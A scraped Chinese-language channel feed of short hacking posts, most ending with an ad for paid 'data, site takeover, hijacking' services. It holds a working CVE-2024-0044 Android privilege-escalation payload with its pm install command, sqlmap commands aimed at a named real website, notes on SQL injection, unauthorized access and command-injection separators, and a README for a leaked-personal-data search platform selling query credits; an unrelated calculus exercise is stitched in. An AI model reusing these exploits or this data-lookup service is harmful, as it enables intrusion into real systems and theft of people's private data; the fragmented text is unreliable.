APP数据渗透|拿站劫持
在渗透测试中,攻击者可以通过对app进行逆向分析。获取app访问的url或者IP。从而对IP进行攻击,本文为大家介绍的这款工具,可以方便的为你分析app中存在的url。 apk2url 可以轻松地将 URL 和 IP 端点从 APK 文件提取到 .txt 输出。这适合红队、渗透测试人员和开发人员收集信息,以快速识别与应用程序关联的端点。与 APKleaks、MobSF和 AppInfoScanner 相比,apk2url 识别出的端点数量明显增多。apk2url 进行了重写和升级,增加了 IP 支持、更强的正则表达式、自动过滤和 Jadx 反编译。 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
如何使用该工具 python3 cve_2024_0044.py -P com.whatsapp -A /home/pl4int3xt/Downloads/F- -P用于指定要运行的目标包名称 -A指定要在设备中推送的 APK 文件 将生成这样的文件payload.txt PAYLOAD="@null victim 10289 1 /data/user/0 default:targetSdkVersion=28 none 0 0 1 @null" pm install -i "$PAYLOAD" /data/local/tmp/F-Droid.apk 该工具可自动执行某些部件,而其他部件则是手动的。您可以在生成有效负载后退出并手动运行所有命令,也可以继续执行说明 接下来,您需要使用 adb shell 连接到您的设备并粘贴有效负载,并确保在最后一个命令后收到一条消息Success pl4i

#提及 #新闻资讯 #广告推广
以下是所有 ADB 命令的完整列表 GitHub – mzlogin/awesome-adb: ADB Usage Complete / ADB 用法大全 先决条件 在手机中启用USB调试,并使用USB电缆或无线调试将其连接到机器 将任何apk下载到您的机器上,您可以使用F-DROID 下载该工具 git clone https://github.com/pl4int3xt/cve_2024_0044.git 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #科技工具 #资源分享 #链接 #广告推广
运行termux-adb安装脚本 $ curl -s https://raw.githubusercontent.com/nohajc/termux-adb/master/i 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #科技工具 #链接 #广告推广
复现CVE-2024-0044 安卓设备高危漏洞 影响Android 12,13 存在漏洞的软件包是 platform/frameworks/base,它是 Android 生态系统的基本组成部分。它为 Android 操作系统提供基本功能和服务。此软件包负责管理 Android 框架的各个方面,包括软件包安装和会话管理。不幸的是,PackageInstallerService.java 文件的 createSessionInternal 函数中发现了一个漏洞,该漏洞允许进行不正确的输入验证。此漏洞影响 Android 版本 12 和 13,可能导致本地特权提升,而无需额外的执行特权。利用此漏洞不需要用户交互。 漏洞详细信息 该漏洞源于 PackageInstallerService.java 的 createSessionInternal 函数中输入验证不当。这允许攻击者执行以任何应用程

#提及 #科技工具 #广告推广
表示注入方式有三种,咱就一般也不管。反正有就行了,有注入点,那就好办了。 直接输入指令: sqlmap.py -u https://bz.u2006.com/HYX10764/mater.php?id=5 --force-ssl --proxy http://127.0.0.1:8080 --dbs 查看所有库名 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #链接 #广告推广
中途要是询问y/n直接一路y就好了懒一点的话可以再指令后面加上–batch参数,表示一切默认执行。第一次扫描时间比较长请耐心等待 如出现如图: 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
这里提示我们无法建立ssl连接,ssl具体是什么咱就不过谈论。无法建立连接,我采用的办法是通过走burpsuite的代理来解决,当然也还有其他办法咱不过谈论!! 接着我们使用参数–force-ssl这里是告诉我们的sqlmap这是htpps服务,然后在使用–proxy指定代理 全部指令如下: python sqlmap.py -u https://bz.u2006.com/HYX10764/mater.php?id=5 --force-ssl --proxy http://127.0.0.1:8080 !!注意这里的地址和端口要和burpsuite一样。 如图: 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #链接 #广告推广
进入正题前!!!!!禁止破坏!!!!插播广告!!!(物色天命主角,有意者请联系作者,作者24小时工作) 使用工具: 1.sqlmap 2.burpsuite 目标: https://bz.u2006.com/HYX10764/mater.php?id=5 ps– !!!真实站点,请勿搞破坏如有不然,本人概不负责。仅供学习交流!!! 使用sqlmap前明确目标。使用前,手工注入测试,测试感觉有注入点直接上工具。 使用指令: python sqlmap.py -u https://bz.u2006.com/HYX10764/mater.php?id=5 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #链接 #广告推广

SQL注入 舒服了,一个单引号提示异常,两个单引号提示用户不存在,存在注入 sqlmap一把梭,mysql,不是dba。 存在union注入,但是在跑表的时候,不知道怎么回事数据包返回404 不过问题不大,还有一个根据urserid获取用户的任务完成率的接口,同样存在注入,但是是个时间盲注。 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo
#提及 #广告推广
提示用户不存在,并没有未登录等权限相关的提示,说明存在未授权查询用户信息,这里可以通过遍历id来获取用户信息,但是通过尝试并没有遍历到用户信息,猜测userid应该是很长一串的字符串,尝试单引号看是否有报错。 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
牛逼,假的,只有试试其他接口,看看通过id获取用户信息试一下,一般管理员id都为1 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
未授权访问 获取所有的用户信息?这么贴心吗?访问一下试试 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
在渗透测试中,Getshell是每位安全测试人员梦寐以求的目标。今天,就让我们一起揭秘从0到1的Getshell全过程,看看如何运用组合拳在渗透实战中一举夺魁!分享在一次渗透项目中遇到的一个比较典型的案例,通过sql注入、未授权、任意文件上传组合拳最终getshell,过程也比较有意思,因此记录了下来。在写该文章时,所有漏洞均已提交归属单位并协助完成修复 接口泄漏 开局一个登陆框,登陆时也存在加密,弱口令也没办法爆破,没办法只有扫描一波目录。 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #资源分享 #广告推广
命令执行分隔符: windows: && || & | linux: && || & | ; 命令执行漏洞: 直接调用操作系统命令 命令执行漏洞原理: 在操作系统中,“&、|、||”都可以作为命令连接符使用,用户通过浏览器提交执行命令,由于服务器端没有针对执行函数做过滤,导致在没有指定绝对路径的情况下就执行命令。 commix工具配合命令注入 commix是一款由python编写,开源自动化检测系统命令注入工具 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #科技工具 #广告推广
安全测试之目录浏览漏洞攻击 目录浏览漏洞 属于目录遍历漏洞的一种,目录浏览漏洞是由于网站存在配置缺陷,存在目录可浏览漏洞,这会导致网站很多隐私文件与目录泄露,比如数据库备份文件、配置文件等,攻击者利用该信息可以更容易得到网站权限,导致网站被黑。 风险:攻击者通过访问网站某一目录时,该目录没有默认首页文件或没有正确设置默认首页文件,将会把整个目录结构列出来,将网站结构完全暴露给攻击者; 攻击者可能通过浏览目录结构,访问到某些隐秘文件(如PHPINFO文件、服务器探针文件、网站管理员后台访问地址、数据库连接文件等)。 检测条件: 1、 Web业务运行正常 2、 已知目标网站的域名或IP地址 检测方法: 1、 可以利用web漏洞扫描器扫描web应用进行检测,也可通过搜索,网站标题包含‚index of‛关键词的网站进行访问。 修复方案: 目前存在该漏洞的常见中间件为apache和IIS,一下列出

#提及 #科技工具 #广告推广
网站页面截图; 承接业务:数据 拿站 劫持 咨询:@Mikelaotoo

#提及 #广告推广
运行开发服务器: pnpm dev 应用将在 http://localhost:3000 或其他指定端口或其他指定端口 运行。 主要功能 用户认证: 注册、登录、JWT令牌管理。 数据查询: 支持按类型(email, phone, username等)进行基本查询和高级查询(来源、日期过滤)。 数据提交: 用户可以提交新的数据线索,待管理员审核。 用户中心: 查看个人信息、修改密码、查看查询历史。 意见反馈: 用户可以提交意见反馈。 管理员后台: 用户管理:查看用户列表、设置查询额度、设置角色。 提交审核:查看、批准或拒绝用户提交的数据。 反馈管理:查看和处理用户反馈。 文件上传:上传包含泄露数据的大文件(需要实现后台处理逻辑)。 API接口: 提供用于查询、提交等的API端点。 Telegram Bot: 通过Telegram机器人进行数据查询。 新增功能 每日签到,邀请得额度,购买额度

#提及 #科技工具 #链接 #广告推广
技术栈 前端: Next.js React, Tailwind CSS 根据模板推断根据模板推断 后端: Next.js API Routes Node.js 用户数据库: MySQL 数据存储与搜索: ElasticSearch 用户认证: JWT jsonwebtoken, bcrypt 文件上传: formidable Telegram Bot: node-telegram-bot-api 环境配置 Node.js 和 pnpm: 确保安装了 Node.js v20+ 和 pnpm。 数据库: 运行MySQL实例。 运行ElasticSearch实例。 环境变量: 在 frontend/ 目录下创建 .env.local 文件,并配置以下变量: NEXT_PUBLIC_API_URL=http://localhost:3001/api NEXT_PUBLIC_APP_NAME=泄露数

#提及 #科技工具 #链接 #广告推广 #配置号TG相关信息后
这道题很简单 就是求导 $$ y = \arcsin (\sin x) $$ 高数书上的一道题,是一个很简单的习题 我们先来理解一下这个函数 很明显能看出来这个是一个复合函数 先求出 sinx 再由 sinx 的值带入到 arcsin 里面 首先不理解的点是 arcsin 的含义 需要先学习一下 先解决 arcsin 是什么 $$ \text {arcsin 是反正弦函数,读作 “ark-sine”。} $$ $$ \text {作用:已知正弦值,求对应的角度。} $$ $$\text {定义域:输入可以是} [-1, 1] \text { 之间的数。}$$ $$\text {值域(输出范围):} \left [-\frac {\pi}{2}, \frac {\pi}{2}\right] \text {(弧度制),或 } [-90^\circ, 90^\circ] \text {(角度制)

#提及 #广告推广